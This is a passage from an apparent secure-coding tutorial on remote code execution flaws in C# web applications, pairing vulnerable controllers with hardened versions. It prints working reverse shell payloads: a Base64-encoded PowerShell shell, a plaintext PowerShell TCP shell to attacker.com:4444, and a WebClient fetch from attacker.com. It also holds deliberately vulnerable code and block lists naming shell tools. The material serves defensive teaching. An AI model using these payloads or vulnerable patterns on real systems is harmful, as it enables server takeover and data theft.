ZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQ
BtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0
AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG
4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAA
fAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMg
AgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAiAFAAUwAgACIAIAArACAAKABw
AHcAZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQB0AG
UAIAA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMA
```

```
SQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOw
AkAHMAdAByAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAw
ACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAG
EAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUA
KAApAA== & REM "
```

The Base64-encoded PowerShell command is a reverse shell that connects to the attacker's machine (10.0.0.1 on port 4444).

The resulting command would be:

```
cmd.exe /c ReportGenerator.exe --format=pdf" & powershell -e
JAB... & REM " --start={startDate} --end={endDate}
```

This injects a PowerShell command that gives the attacker remote access to the server.

Secure Implementation:

```
using System;
using System.Diagnostics;
using System.Web.Mvc;
using System.Collections.Generic;

public class ReportController : Controller
{
    // SECURE: Use ProcessStartInfo with ArgumentList
    [HttpPost]
    [Authorize(Roles = "Admin")]
    public ActionResult GenerateReport(string format, string
startDate, string endDate)
    {
        // Validate input parameters using an allowlist approach
        if (!IsValidReportFormat(format))
        {
            ViewBag.Error = "Invalid report format";
            return View("Error");
        }

        if (!IsValidDateFormat(startDate) ||
!IsValidDateFormat(endDate))
        {
            ViewBag.Error = "Invalid date format";
            return View("Error");
        }

        try
        {
```

```
            // Use ProcessStartInfo properly with escaped
arguments
            var processInfo = new ProcessStartInfo
            {
                FileName = "ReportGenerator.exe",
                UseShellExecute = false,
                CreateNoWindow = true,
                RedirectStandardOutput = true,
                RedirectStandardError = true
            };

            // Add arguments individually to avoid command
injection
            processInfo.ArgumentList.Add("--format");
            processInfo.ArgumentList.Add(format);
            processInfo.ArgumentList.Add("--start");
            processInfo.ArgumentList.Add(startDate);
            processInfo.ArgumentList.Add("--end");
            processInfo.ArgumentList.Add(endDate);

            using (var process = Process.Start(processInfo))
            {
                string output =
process.StandardOutput.ReadToEnd();
                string error = process.StandardError.ReadToEnd();

                process.WaitForExit();

                if (process.ExitCode != 0)
                {
                    // Log the error but don't expose it directly
to users
                    Logger.Error($"Report generation failed:
{error}");
                    ViewBag.Error = "Report generation failed";
                    return View("Error");
                }

                return RedirectToAction("Index");
            }
        }
        catch (Exception ex)
        {
            // Log the exception
            Logger.Error(ex);
            ViewBag.Error = "An error occurred during report
generation";
            return View("Error");
```

```
        }
    }

    private bool IsValidReportFormat(string format)
    {
        // Allowlist of valid formats
        var validFormats = new
HashSet<string>(StringComparer.OrdinalIgnoreCase)
        {
            "pdf", "csv", "xlsx", "html"
        };

        return !string.IsNullOrEmpty(format) &&
validFormats.Contains(format);
    }

    private bool IsValidDateFormat(string date)
    {
        // Validate date format as yyyy-MM-dd
        return !string.IsNullOrEmpty(date) &&
               System.Text.RegularExpressions.Regex.IsMatch(date,
@"^\d{4}-\d{2}-\d{2}$") &&
               DateTime.TryParse(date, out _);
    }
}
```

Key security improvements:

1. **ArgumentList**: Uses `ProcessStartInfo.ArgumentList` for proper argument escaping
2. **Input Validation**: Implements strict validation for all parameters
3. **Avoid Shell**: Directly executes the application without going through cmd.exe
4. **Proper Error Handling**: Captures and logs errors without exposing details
5. **Allowlist Validation**: Uses allowlists for parameter validation

Secure Process Execution Patterns

To mitigate process execution vulnerabilities, follow these secure patterns:

1. **Use ProcessStartInfo.ArgumentList**: Instead of string concatenation, use the ArgumentList property to properly escape arguments.
2. **Avoid Shell Execution**: Set UseShellExecute to false to avoid going through the system shell, which can introduce additional vulnerabilities.
3. **Implement Input Validation**: Validate all user inputs using a strict allowlist approach before using them in process execution.

4. **Restrict Process Privileges**: Run processes with the least necessary privileges using process impersonation.
5. **Implement Allowlists for Executables**: Only allow specific, known executables to be run by your application.

```
public class SecureProcessExecutor
{
    private readonly HashSet<string> _allowedExecutables;
    private readonly string _basePath;

    public SecureProcessExecutor(string basePath)
    {
        _basePath = basePath;
        _allowedExecutables = new
HashSet<string>(StringComparer.OrdinalIgnoreCase)
        {
            "convert.exe",
            "pdfgen.exe",
            "thumbnail.exe"
            // Add other allowed executables
        };
    }

    public async Task<ProcessResult> ExecuteAsync(string
executable, IDictionary<string, string> parameters)
    {
        // Validate executable name
        if (!_allowedExecutables.Contains(executable))
        {
            throw new SecurityException($"Executable
'{executable}' is not in the allowed list");
        }

        // Resolve the full path to the executable
        string executablePath = Path.Combine(_basePath,
executable);

        // Verify the executable exists at the expected location
        if (!File.Exists(executablePath))
        {
            throw new FileNotFoundException($"Executable
'{executable}' not found at expected location");
        }

        // Set up process with secure defaults
        var processInfo = new ProcessStartInfo
        {
            FileName = executablePath,
```

```
            UseShellExecute = false,
            CreateNoWindow = true,
            RedirectStandardOutput = true,
            RedirectStandardError = true
        };

        // Add parameters safely
        foreach (var param in parameters)
        {
            // Additional parameter validation could be done here
            processInfo.ArgumentList.Add($"--{param.Key}");
            processInfo.ArgumentList.Add(param.Value);
        }

        // Execute the process
        using (var process = new Process { StartInfo = processInfo
})
        {
            var outputTask = new TaskCompletionSource<string>();
            var errorTask = new TaskCompletionSource<string>();

            process.OutputDataReceived += (sender, args) =>
            {
                if (args.Data == null)

outputTask.SetResult(process.StandardOutput.ReadToEnd());
                // Otherwise, could append to a StringBuilder
            };

            process.ErrorDataReceived += (sender, args) =>
            {
                if (args.Data == null)

errorTask.SetResult(process.StandardError.ReadToEnd());
                // Otherwise, could append to a StringBuilder
            };

            process.Start();
            process.BeginOutputReadLine();
            process.BeginErrorReadLine();

            // Wait for process to exit with timeout
            bool exited = await Task.Run(() =>
process.WaitForExit(30000)); // 30 second timeout

            if (!exited)
            {
                try { process.Kill(); } catch { }
```

```
                throw new TimeoutException("Process execution timed out");
            }

            // Get output and error streams
            string output = await outputTask.Task;
            string error = await errorTask.Task;

            return new ProcessResult(process.ExitCode, output, error);
        }
    }
}

public class ProcessResult
{
    public int ExitCode { get; }
    public string Output { get; }
    public string Error { get; }

    public ProcessResult(int exitCode, string output, string error)
    {
        ExitCode = exitCode;
        Output = output;
        Error = error;
    }

    public bool IsSuccess => ExitCode == 0;
}
```

This pattern provides a secure way to execute external processes by:

1. Restricting which executables can be run
2. Validating the executable path to prevent path traversal
3. Safely handling parameters using ArgumentList
4. Implementing timeout mechanisms to prevent hanging
5. Properly capturing output and error streams
6. Avoiding shell execution

Dynamic Code Evaluation

Dynamic code evaluation is a powerful feature in C# that allows applications to compile and execute code at runtime. However, this capability can lead to severe security vulnerabilities if user input influences the code being evaluated.

CSharpCodeProvider Vulnerabilities

The `CSharpCodeProvider` class in the `System.CodeDom.Compiler` namespace allows C# applications to compile and execute code dynamically. This can be exploited for RCE if user input is incorporated into the compiled code.

Vulnerable Code:

```
using System;
using System.CodeDom.Compiler;
using System.Reflection;
using System.Web.Mvc;
using Microsoft.CSharp;

public class ScriptController : Controller
{
    // VULNERABLE: Compiles and executes user-provided code
    [HttpPost]
    [Authorize(Roles = "Developer")]
    public ActionResult ExecuteScript(string scriptCode)
    {
        try
        {
            // Create a code provider
            CSharpCodeProvider provider = new
CSharpCodeProvider();

            // Set compiler parameters
            CompilerParameters parameters = new CompilerParameters
            {
                GenerateInMemory = true,
                CompilerOptions = "/optimize"
            };

            // Add system references
            parameters.ReferencedAssemblies.Add("System.dll");

parameters.ReferencedAssemblies.Add("System.Core.dll");

            // Create wrapper class around user code
            string fullCode = @"
                using System;

                namespace DynamicCode
                {
                    public class ScriptRunner
                    {
                        public static object RunScript()
                        {
```

```
                            " + scriptCode + @"
                        }
                    }
                }";

            // Compile the code
            CompilerResults results =
provider.CompileAssemblyFromSource(parameters, fullCode);

            if (results.Errors.HasErrors)
            {
                string errors = "";
                foreach (CompilerError error in results.Errors)
                {
                    errors += error.ToString() + "\n";
                }
                return Json(new { success = false, errors = errors
});
            }

            // Get the assembly and invoke the method
            Assembly assembly = results.CompiledAssembly;
            Type scriptType =
assembly.GetType("DynamicCode.ScriptRunner");
            MethodInfo method = scriptType.GetMethod("RunScript");

            object result = method.Invoke(null, null);

            return Json(new { success = true, result =
result?.ToString() });
        }
        catch (Exception ex)
        {
            return Json(new { success = false, errors = ex.Message
});
        }
    }
}
```

This code is vulnerable because it compiles and executes code provided by users (even if they are in the "Developer" role) without any restrictions on what the code can do.

Exploitation:

An attacker with access to the "Developer" role could submit malicious code such as:

```
System.Diagnostics.Process.Start("cmd.exe", "/c powershell
-NoProfile -ExecutionPolicy Bypass -Command \"$client = New-Object
System.Net.Sockets.TCPClient('attacker.com',4444);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i =
$stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data =
(New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback =
(iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' +
(pwd).Path + '> ';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendb
yte,0,$sendbyte.Length);$stream.Flush()};$client.Close()\"");
return "Script executed successfully";
```

This code establishes a reverse shell connection to the attacker's server, giving them command execution on the server running the vulnerable application.

Secure Implementation:

A secure approach would be to avoid dynamic code compilation altogether for user-provided code. Instead, consider alternatives like a Domain-Specific Language (DSL) or expression evaluators with restricted capabilities.

If dynamic compilation is absolutely necessary, implement strict security measures:

```
using System;
using System.CodeDom.Compiler;
using System.Reflection;
using System.Web.Mvc;
using Microsoft.CSharp;
using System.Security;
using System.Security.Permissions;
using System.Security.Policy;
using System.IO;
using System.Text.RegularExpressions;

public class ScriptController : Controller
{
    // More secure approach, but still has risks
    [HttpPost]
    [Authorize(Roles = "Developer")]
    public ActionResult ExecuteScript(string scriptCode)
    {
        try
        {
            // Validate script code against dangerous patterns
            if (!IsScriptSafe(scriptCode))
            {
```

```
                return Json(new { success = false, errors =
"Script contains potentially harmful code" });
            }

            // Create a sandbox domain with restricted permissions
            Evidence evidence = new Evidence();
            PermissionSet permissions = new
PermissionSet(PermissionState.None);
            permissions.AddPermission(new
SecurityPermission(SecurityPermissionFlag.Execution));
            permissions.AddPermission(new
ReflectionPermission(ReflectionPermissionFlag.RestrictedMemberAcce
ss));

            // Don't grant file, network, environment, or registry
access
            AppDomainSetup setup = new AppDomainSetup
            {
                ApplicationBase =
AppDomain.CurrentDomain.BaseDirectory,
                DisallowApplicationBaseProbing = true,
                DisallowBindingRedirects = true,
                DisallowCodeDownload = true,
                DisallowPublisherPolicy = true
            };

            // Create the sandbox AppDomain
            AppDomain sandboxDomain = AppDomain.CreateDomain(
                "ScriptSandbox",
                evidence,
                setup,
                permissions);

            try
            {
                // Create a code provider
                CSharpCodeProvider provider = new
CSharpCodeProvider();

                // Set compiler parameters
                CompilerParameters parameters = new
CompilerParameters
                {
                    GenerateInMemory = true,
                    CompilerOptions = "/optimize /d:SANDBOX"
                };

                // Add minimal references
```

```
                parameters.ReferencedAssemblies.Add("System.dll");

parameters.ReferencedAssemblies.Add("System.Core.dll");

                // Create wrapper class around user code with
timeout
                string fullCode = @"
                    using System;
                    using System.Threading;

                    namespace DynamicCode
                    {
                        public class ScriptRunner :
MarshalByRefObject
                        {
                            public object RunScript()
                            {
                                // Set up cancellation after 5
seconds
                                using (var cts = new
CancellationTokenSource(TimeSpan.FromSeconds(5)))
                                {
                                    var token = cts.Token;

                                    // Register a callback to
check for cancellation
                                    token.Register(() => {
                                        throw new
TimeoutException(""Script execution timed out"");
                                    });

                                    // Execute the user code
                                    return ExecuteUserCode();
                                }
                            }

                            private object ExecuteUserCode()
                            {
                                " + scriptCode + @"
                            }
                        }
                    }";

                // Compile the code
                CompilerResults results =
provider.CompileAssemblyFromSource(parameters, fullCode);

                if (results.Errors.HasErrors)
```

```
                {
                    string errors = "";
                    foreach (CompilerError error in
results.Errors)
                    {
                        errors += error.ToString() + "\n";
                    }
                    return Json(new { success = false, errors =
errors });
                }

                // Load the assembly into the sandbox
                byte[] assemblyBytes =
File.ReadAllBytes(results.PathToAssembly);
                Assembly assembly =
sandboxDomain.Load(assemblyBytes);

                // Create an instance of the script runner
                Type scriptType =
assembly.GetType("DynamicCode.ScriptRunner");
                object instance =
sandboxDomain.CreateInstanceAndUnwrap(
                    assembly.FullName,
                    scriptType.FullName);

                // Invoke the method with a timeout
                MethodInfo method =
instance.GetType().GetMethod("RunScript");
                object result = method.Invoke(instance, null);

                return Json(new { success = true, result =
result?.ToString() });
            }
            finally
            {
                // Always unload the sandbox domain
                AppDomain.Unload(sandboxDomain);
            }
        }
        catch (Exception ex)
        {
            // Unwrap reflection exceptions to get the real error
            if (ex is System.Reflection.TargetInvocationException
&& ex.InnerException != null)
            {
                ex = ex.InnerException;
            }
```

```
            return Json(new { success = false, errors = ex.Message
});
        }
    }

    private bool IsScriptSafe(string script)
    {
        // Check for potentially dangerous code patterns
        string[] dangerousPatterns = new string[]
        {
            @"System\.Diagnostics\.Process",
            @"System\.IO\.File",
            @"System\.Net\.",
            @"System\.Reflection",
            @"System\.Runtime\.InteropServices",
            @"System\.Security",
            @"Microsoft\.Win32\.Registry",
            @"AppDomain",
            @"Assembly\.Load",
            @"new\s+WebClient",
            @"ProcessStartInfo",
            @"Environment\.",
            @"GetEnvironmentVariable",
            @"unsafe",
            @"stackalloc",
            @"fixed",
            @"Marshal\.",
            @"DllImport",
            @"powershell",
            @"cmd\.exe",
            @"ShellExecute",
        };

        foreach (string pattern in dangerousPatterns)
        {
            if (Regex.IsMatch(script, pattern,
RegexOptions.IgnoreCase))
            {
                return false;
            }
        }

        return true;
    }
}
```

This implementation includes several security improvements:

1. **Pattern Validation**: Checks for dangerous code patterns before compilation
2. **Sandbox Execution**: Uses a separate AppDomain with restricted permissions
3. **Timeout Mechanism**: Limits execution time to prevent infinite loops
4. **Limited References**: Only includes minimal required assemblies
5. **Error Handling**: Properly handles and logs exceptions

However, even with these precautions, dynamic code evaluation is inherently risky. A more secure approach would be to use a DSL or an expression evaluator with well-defined constraints.

Expression Evaluation Risks

C# applications sometimes use expression evaluators for dynamic logic. While more constrained than full code compilation, these can still pose RCE risks if not properly secured.

Vulnerable Code:

```
using System;
using System.Linq.Expressions;
using System.Web.Mvc;

public class ExpressionController : Controller
{
    // VULNERABLE: Parses and evaluates user-provided expressions
    [HttpPost]
    public ActionResult EvaluateExpression(string expression)
    {
        try
        {
            // Parse the expression using a custom expression
parser
            var expressionTree =
CSharpExpression.ParseExpression(expression);

            // Compile the expression to a delegate
            var compiledExpression =
Expression.Lambda<Func<object>>(expressionTree).Compile();

            // Execute the expression
            object result = compiledExpression();

            return Json(new { success = true, result = result });
        }
        catch (Exception ex)
        {
            return Json(new { success = false, error = ex.Message
});
        }
    }
```

```
}

// Simplified expression parser for demonstration
public static class CSharpExpression
{
    public static Expression ParseExpression(string expression)
    {
        // This is a simplified example that would parse
expressions like:
        // "1 + 2" or "Math.Pow(2, 3)"

        // In a real implementation, this would parse the
expression string
        // and build an expression tree

        // VULNERABLE: No restrictions on what types or methods
can be accessed

        // For demonstration, let's assume this returns an
expression that
        // evaluates the user input directly, which could include
calls to
        // dangerous methods

        return Expression.Call(
            typeof(System.Diagnostics.Process).GetMethod("Start",
new[] { typeof(string) }),
            Expression.Constant("calc.exe")
        );
    }
}
```

This code is vulnerable because it allows arbitrary expressions to be evaluated without properly restricting what types or methods can be accessed.

Exploitation:

An attacker could submit an expression like:

```
System.Diagnostics.Process.Start("cmd.exe", "/c powershell -e
JAB...") // Base64 encoded malicious PowerShell
```

When parsed and evaluated, this would execute the attacker's code.

Secure Implementation:

```
using System;
```

```
using System.Linq.Expressions;
using System.Collections.Generic;
using System.Reflection;
using System.Web.Mvc;

public class ExpressionController : Controller
{
    // SECURE: Uses a whitelist-based expression evaluator
    [HttpPost]
    public ActionResult EvaluateExpression(string expression)
    {
        try
        {
            // Use a secure expression evaluator
            var evaluator = new SecureExpressionEvaluator();

            // Evaluate the expression
            object result = evaluator.Evaluate(expression);

            return Json(new { success = true, result = result });
        }
        catch (Exception ex)
        {
            return Json(new { success = false, error = ex.Message
});
        }
    }
}

public class SecureExpressionEvaluator
{
    private readonly HashSet<Type> _allowedTypes;
    private readonly Dictionary<Type, HashSet<string>>
_allowedMethods;

    public SecureExpressionEvaluator()
    {
        // Initialize allowed types
        _allowedTypes = new HashSet<Type>
        {
            typeof(Math),
            typeof(string),
            typeof(DateTime),
            typeof(int),
            typeof(double),
            typeof(bool),
            typeof(TimeSpan)
        };
```

```
        // Initialize allowed methods for each type
        _allowedMethods = new Dictionary<Type, HashSet<string>>
        {
            [typeof(Math)] = new HashSet<string>
            {
                "Abs", "Sin", "Cos", "Tan", "Sqrt", "Pow",
                "Min", "Max", "Floor", "Ceiling", "Round"
            },
            [typeof(string)] = new HashSet<string>
            {
                "Length", "ToLower", "ToUpper", "Trim",
                "Substring", "Contains", "StartsWith", "EndsWith"
            },
            [typeof(DateTime)] = new HashSet<string>
            {
                "AddDays", "AddHours", "AddMinutes", "AddMonths",
                "AddYears", "ToString", "DayOfWeek", "Day",
"Month", "Year"
            }
        };
    }

    public object Evaluate(string expressionText)
    {
        // Use a more sophisticated expression parser here
        // This is a simplified placeholder
        Expression parsedExpression =
ParseExpression(expressionText);

        // Validate the expression against allowed types and
methods
        ValidateExpression(parsedExpression);

        // Compile and execute the expression
        var lambda =
Expression.Lambda<Func<object>>(parsedExpression);
        var compiled = lambda.Compile();

        // Execute with a timeout
        var task = System.Threading.Tasks.Task.Run(() =>
compiled());
        if (!task.Wait(5000)) // 5 second timeout
        {
            throw new TimeoutException("Expression evaluation
timed out");
        }
```

```
            return task.Result;
        }

        private Expression ParseExpression(string expressionText)
        {
            // Implement a parser that builds an expression tree
            // This would be a complex implementation in practice

            // For demonstration, return a simple expression
            return Expression.Constant("Expression parsing
placeholder");
        }

        private void ValidateExpression(Expression expression)
        {
            switch (expression.NodeType)
            {
                case ExpressionType.Call:

ValidateMethodCall((MethodCallExpression)expression);
                    break;

                case ExpressionType.MemberAccess:

ValidateMemberAccess((MemberExpression)expression);
                    break;

                case ExpressionType.New:
                    ValidateConstructor((NewExpression)expression);
                    break;

                // Handle other expression types

                default:
                    // For simple expression types like constants, no
validation needed
                    break;
            }

            // Recursively validate child expressions
            foreach (var childExpression in
GetChildExpressions(expression))
            {
                ValidateExpression(childExpression);
            }
        }
```

```
    private void ValidateMethodCall(MethodCallExpression
methodCall)
    {
        MethodInfo method = methodCall.Method;
        Type declaringType = method.DeclaringType;

        // Check if the type is allowed
        if (!_allowedTypes.Contains(declaringType))
        {
            throw new SecurityException($"Type
{declaringType.Name} is not allowed in expressions");
        }

        // Check if the method is allowed for this type
        if (!_allowedMethods.TryGetValue(declaringType, out var
allowedMethods) ||
            !allowedMethods.Contains(method.Name))
        {
            throw new SecurityException($"Method {method.Name} on
type {declaringType.Name} is not allowed in expressions");
        }

        // Validate method arguments
        foreach (var arg in methodCall.Arguments)
        {
            ValidateExpression(arg);
        }
    }

    private void ValidateMemberAccess(MemberExpression
memberAccess)
    {
        Type declaringType = memberAccess.Member.DeclaringType;

        // Check if the type is allowed
        if (!_allowedTypes.Contains(declaringType))
        {
            throw new SecurityException($"Type
{declaringType.Name} is not allowed in expressions");
        }

        // Additional validation for the member access

        // Validate the expression being accessed
        if (memberAccess.Expression != null)
        {
            ValidateExpression(memberAccess.Expression);
        }
```

```
    }

    private void ValidateConstructor(NewExpression newExpression)
    {
        Type type = newExpression.Constructor.DeclaringType;

        // Check if the type is allowed
        if (!_allowedTypes.Contains(type))
        {
            throw new SecurityException($"Type {type.Name} cannot
be instantiated in expressions");
        }

        // Validate constructor arguments
        foreach (var arg in newExpression.Arguments)
        {
            ValidateExpression(arg);
        }
    }

    private IEnumerable<Expression> GetChildExpressions(Expression
expression)
    {
        // Extract child expressions based on expression type
        switch (expression.NodeType)
        {
            case ExpressionType.Call:
                var methodCall = (MethodCallExpression)expression;
                if (methodCall.Object != null)
                    yield return methodCall.Object;
                foreach (var arg in methodCall.Arguments)
                    yield return arg;
                break;

            case ExpressionType.MemberAccess:
                var memberAccess = (MemberExpression)expression;
                if (memberAccess.Expression != null)
                    yield return memberAccess.Expression;
                break;

            // Handle other expression types

            default:
                break;
        }
    }
}
```

This secure implementation:

1. **Uses an Allowlist**: Only allows specific types and methods
2. **Validates Expressions**: Inspects the entire expression tree for security issues
3. **Implements Timeouts**: Prevents infinite loops or long-running expressions
4. **Restricts Available Functionality**: Only permits mathematical and string operations

Roslyn Scripting Vulnerabilities

The Roslyn scripting API (`Microsoft.CodeAnalysis.CSharp.Scripting`) provides a powerful way to evaluate C# code at runtime, but can lead to RCE vulnerabilities if not properly secured.

Vulnerable Code:

```
using System;
using System.Threading.Tasks;
using System.Web.Mvc;
using Microsoft.CodeAnalysis.CSharp.Scripting;
using Microsoft.CodeAnalysis.Scripting;

public class ScriptController : Controller
{
    // VULNERABLE: Executes arbitrary C# code
    [HttpPost]
    [Authorize(Roles = "Admin")]
    public async Task<ActionResult> ExecuteScript(string script)
    {
        try
        {
            // Create script options
            var options = ScriptOptions.Default
                .AddReferences("System")
                .AddImports("System");

            // Execute the script
            var result = await CSharpScript.EvaluateAsync(script,
options);

            return Json(new { success = true, result =
result?.ToString() });
        }
        catch (Exception ex)
        {
            return Json(new { success = false, error = ex.Message
});
        }
    }
}
```

This code is vulnerable because it allows execution of arbitrary C# code provided by administrators without any restrictions.

Exploitation:

An administrator account (which might be compromised) could submit malicious code:

```
new
System.Net.WebClient().DownloadString("http://attacker.com/payload
.cs");
return "Script executed successfully";
```

This would contact the attacker's server, potentially leaking information or downloading additional malicious code.

Secure Implementation:

```
using System;
using System.Threading.Tasks;
using System.Web.Mvc;
using Microsoft.CodeAnalysis.CSharp.Scripting;
using Microsoft.CodeAnalysis.Scripting;
using System.Collections.Generic;
using System.Linq;

public class ScriptController : Controller
{
    // More secure implementation with restrictions
    [HttpPost]
    [Authorize(Roles = "Admin")]
    public async Task<ActionResult> ExecuteScript(string script)
    {
        try
        {
            // Validate script content
            if (!IsScriptSafe(script))
            {
                return Json(new { success = false, error = "Script
contains prohibited code" });
            }

            // Define a restricted scripting context
            var scriptGlobals = new RestrictedScriptGlobals
            {
                // Provide safe context data
                CurrentUser = User.Identity.Name,
```

```
                CurrentTime = DateTime.UtcNow
            };

            // Create restricted script options
            var options = ScriptOptions.Default
                .WithReferences(GetAllowedReferences())
                .WithImports(GetAllowedNamespaces());

            // Execute with timeout
            var cts = new
System.Threading.CancellationTokenSource(TimeSpan.FromSeconds(5));
            var result = await CSharpScript.EvaluateAsync(
                script,
                options,
                globals: scriptGlobals,
                cancellationToken: cts.Token);

            // Log script execution
            LogScriptExecution(User.Identity.Name, script,
result?.ToString());

            return Json(new { success = true, result =
result?.ToString() });
        }
        catch (TaskCanceledException)
        {
            return Json(new { success = false, error = "Script
execution timed out" });
        }
        catch (Exception ex)
        {
            LogScriptError(User.Identity.Name, script,
ex.Message);
            return Json(new { success = false, error = ex.Message
});
        }
    }

    private bool IsScriptSafe(string script)
    {
        // Check script against dangerous patterns
        string[] prohibitedPatterns = new string[]
        {
            @"System\.Diagnostics\.Process",
            @"System\.IO\.(File|Directory)",
            @"System\.Net\.(WebClient|Http)",
            @"System\.Reflection",
            @"System\.Runtime\.InteropServices",
```

```
            @"Microsoft\.Win32",
            @"new\s+WebClient",
            @"GetEnvironmentVariable",
            @"Environment\.",
            @"Assembly\.",
            @"AppDomain",
            @"Marshal\.",
            @"unsafe",
            @"DllImport",
            @"using\s+static",
            @"dynamic",
            @"Activator\.CreateInstance"
        };

        return !prohibitedPatterns.Any(pattern =>
            System.Text.RegularExpressions.Regex.IsMatch(script,
pattern,

System.Text.RegularExpressions.RegexOptions.IgnoreCase));
    }

    private IEnumerable<string> GetAllowedReferences()
    {
        // Only allow specific references
        return new[]
        {
            "System.Private.CoreLib",
            "System.Linq",
            "System.Core"
        };
    }

    private IEnumerable<string> GetAllowedNamespaces()
    {
        // Only allow specific namespaces
        return new[]
        {
            "System",
            "System.Linq",
            "System.Collections.Generic",
            "System.Text"
        };
    }

    private void LogScriptExecution(string username, string
script, string result)
    {
        // Implement secure logging
```

```
    }

    private void LogScriptError(string username, string script, string error)
    {
        // Implement secure error logging
    }
}

// Restricted globals context for scripts
public class RestrictedScriptGlobals
{
    public string CurrentUser { get; set; }
    public DateTime CurrentTime { get; set; }

    // Add other safe properties as needed

    // Provide safe utility methods if necessary
    public int Add(int a, int b) => a + b;
    public double Calculate(double value) => Math.Pow(value, 2) + Math.Sqrt(value);

    // No access to dangerous functionality
}
```

This implementation includes several security improvements:

1. **Script Validation**: Checks for dangerous code patterns
2. **Restricted Context**: Provides a controlled execution environment
3. **Limited References**: Only allows specific assemblies and namespaces
4. **Execution Timeout**: Prevents long-running or infinite scripts
5. **Logging**: Records all script executions for audit purposes

Safe Alternatives to Dynamic Evaluation

Rather than dynamic code evaluation, consider these safer alternatives:

1. **Domain-Specific Languages (DSLs)**: Create a limited language for specific use cases with a custom parser and evaluator.
2. **Expression Trees**: Use a restricted subset of expression trees with explicit validation.
3. **Rule Engines**: Implement a declarative rule system instead of imperative code.
4. **Plugins with Verification**: If dynamic loading is needed, use strong name verification and code signing.
5. **Scripting Sandbox**: Use a separate process with reduced privileges for script execution.

Example of a simple DSL for mathematical expressions:

```
public class SafeExpressionCalculator
{
    public double Evaluate(string expression)
    {
        // Validate expression format
        if (!IsValidExpression(expression))
        {
            throw new ArgumentException("Invalid expression
format");
        }

        // Tokenize and parse the expression into an AST
        var tokens = Tokenize(expression);
        var ast = Parse(tokens);

        // Evaluate the AST
        return EvaluateNode(ast);
    }

    private bool IsValidExpression(string expression)
    {
        // Only allow digits, operators, parentheses, and
whitespace
        return System.Text.RegularExpressions.Regex.IsMatch(
            expression,
            @"^[\d\+\-\*\/\(\)\s\.]*$");
    }

    private string[] Tokenize(string expression)
    {
        // Implementation of a simple tokenizer
        // This would split the expression into tokens like
numbers and operators
        // For brevity, this is simplified
        return expression.Split(' ');
    }

    private ExpressionNode Parse(string[] tokens)
    {
        // Implementation of a simple parser
        // This would build an abstract syntax tree from the
tokens
        // For brevity, this is simplified
        return new NumberNode(0);
    }
```

```
    private double EvaluateNode(ExpressionNode node)
    {
        // Evaluate different node types
        if (node is NumberNode numberNode)
        {
            return numberNode.Value;
        }
        else if (node is BinaryOperationNode binaryNode)
        {
            double left = EvaluateNode(binaryNode.Left);
            double right = EvaluateNode(binaryNode.Right);

            switch (binaryNode.Operator)
            {
                case "+": return left + right;
                case "-": return left - right;
                case "*": return left * right;
                case "/": return left / right;
                default: throw new
NotSupportedException($"Operator {binaryNode.Operator} not
supported");
            }
        }
        else if (node is FunctionNode functionNode)
        {
            // Only allow safe mathematical functions
            var arg = EvaluateNode(functionNode.Argument);

            switch (functionNode.Name.ToLower())
            {
                case "sin": return Math.Sin(arg);
                case "cos": return Math.Cos(arg);
                case "sqrt": return Math.Sqrt(arg);
                case "abs": return Math.Abs(arg);
                default: throw new
NotSupportedException($"Function {functionNode.Name} not
supported");
            }
        }

        throw new NotSupportedException($"Node type
{node.GetType().Name} not supported");
    }
}

// Expression AST node classes
public abstract class ExpressionNode { }
```

```
public class NumberNode : ExpressionNode
{
    public double Value { get; }

    public NumberNode(double value)
    {
        Value = value;
    }
}

public class BinaryOperationNode : ExpressionNode
{
    public ExpressionNode Left { get; }
    public ExpressionNode Right { get; }
    public string Operator { get; }

    public BinaryOperationNode(ExpressionNode left, string op,
ExpressionNode right)
    {
        Left = left;
        Operator = op;
        Right = right;
    }
}

public class FunctionNode : ExpressionNode
{
    public string Name { get; }
    public ExpressionNode Argument { get; }

    public FunctionNode(string name, ExpressionNode argument)
    {
        Name = name;
        Argument = argument;
    }
}
```

This approach implements a simple expression evaluator that only supports mathematical operations, making it far safer than general-purpose code evaluation.

SQL Injection Leading to RCE

SQL Injection vulnerabilities can sometimes be leveraged to achieve remote code execution, particularly in Microsoft SQL Server environments through features like xp_cmdshell and CLR integration.

xp_cmdshell and SQL Server RCE

SQL Server's xp_cmdshell extended stored procedure allows execution of operating system commands. If an application has SQL injection vulnerabilities, attackers might be able to execute code via this mechanism.

Vulnerable Code:

```
using System;
using System.Data.SqlClient;
using System.Web.Mvc;

public class ProductController : Controller
{
    private readonly string _connectionString = "Data Source=localhost;Initial Catalog=Products;Integrated Security=True";

    // VULNERABLE: SQL injection that could lead to RCE
    [HttpGet]
    public ActionResult Search(string query)
    {
        var products = new List<Product>();

        using (var connection = new SqlConnection(_connectionString))
        {
            connection.Open();

            // Vulnerable SQL query construction
            string sql = "SELECT * FROM Products WHERE Name LIKE '%" + query + "%'";

            using (var command = new SqlCommand(sql, connection))
            {
                using (var reader = command.ExecuteReader())
                {
                    while (reader.Read())
                    {
                        products.Add(new Product
